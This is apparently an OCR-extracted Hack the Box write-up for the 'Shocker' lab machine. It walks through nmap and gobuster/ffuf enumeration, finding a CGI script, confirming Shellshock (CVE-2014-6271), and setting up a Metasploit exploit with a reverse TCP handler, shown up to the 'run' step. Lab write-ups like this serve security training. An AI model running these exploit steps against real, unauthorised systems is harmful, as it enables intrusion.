
Hack the Box

Shocker



Shocker

OS: Linux

Difficulty: Easy


Points: 20

Release: 30 Sep 2017

IP: 10.10.10.56

Scanning phase

Nmap results




```
┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ cat nmap/shocker.nmap
# Nmap 7.91 scan initiated Fri Jul  2 13:17:15 2021 as: nmap -sC -sV -v -p- -oA nmap/shocker 10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.059s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul  2 13:17:56 2021 -- 1 IP address (1 host up) scanned in 41.27 seconds
```

There are only two open ports, HTTP on port 80 and SSH on port 2222.

Let us look at the web page.


Enumeration phase



Don't Bug Me!


There is just a static HTML page.

Use gobuster and ffuf to find hidden directories.




```
└─$ gobuster dir -u http://10.10.10.56/ -w /opt/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/02 19:02:13 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 294]
/index.html           (Status: 200) [Size: 137]
/server-status        (Status: 403) [Size: 299]

===============================================================
2021/07/02 19:02:44 Finished
===============================================================
```

We see an interesting directory, cgi-bin.



```
#.sh                    [Status: 403, Size: 294, Words: 22, Lines: 12]
user.sh                 [Status: 200, Size: 118, Words: 18, Lines: 8]
:: Progress: [4681/882240] :: Job [1/1] :: 622 req/sec :: Duration: [0:00:07] :: Errors: 0 ::^
:: Progress: [4762/882240] :: Job [1/1] :: 1143 req/sec :: Duration: [0:00:07] :: Errors: 41 :
[WARN] Caught keyboard interrupt (Ctrl-C)


┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ ffuf -c -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http:
//10.10.10.56/cgi-bin/FUZZ -e .sh,.php,.txt
```


We find that it contains a .sh script, which we can access.




```
┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ cat user.sh
Content-Type: text/plain

Just an uptime test script

 08:37:33 up  7:08,  0 users,  load average: 0.03, 0.14, 0.09
```

At this point, the only thing crossing my mind was to verify for shellshock vulnerability, taking into consideration the name of the box.

I used the nmap shellshock nse script to see if the target is vulnerable.




```
┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ locate nse | grep shellshock
/usr/share/nmap/scripts/http-shellshock.nse
```



```
┌──(cypher㉿kali)-[~/Documents/htb/shocker]
└─$ nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 19:08 BST
Nmap scan report for 10.10.10.56
Host is up (0.063s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     Exploit results:
|       <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|   <html><head>
|   <title>500 Internal Server Error</title>
|   </head><body>
|   <h1>Internal Server Error</h1>
|   <p>The server encountered an internal error or
|   misconfiguration and was unable to complete
|   your request.</p>
|   <p>Please contact the server administrator at
|    webmaster@localhost to inform them of the time this error occurred,
|    and the actions you performed just before this error.</p>
|   <p>More information about this error may be available
|   in the server error log.</p>
|   <hr>
|   <address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
|   </body></html>
|
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://seclists.org/oss-sec/2014/q3/685
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
```


And success, the target is vulnerable to shellshock.

I will use the Metasploit module to exploit it.



```
msf6 > search shellshock

Matching Modules
================

   #   Name                                               Disclosure Date  Rank       Check  Description
   -   ----                                               ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
  10   exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
  11   exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
```


We have some options, but the good option is option number 1, the apache_mod_cgi_bash_env_exec.



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host or network interface to listen on. This must be an add
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```

These are the options we can use.


We only need to set three options, RHOSTS, TARGETURI and LHOST. I set the LPORT to 9001 just because I prefer this rather than 4444.



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.10.56
RHOSTS => 10.10.10.56
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LPORT 9001
LPORT => 9001
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

Now run the exploit.


User access



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.14.109:9001
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
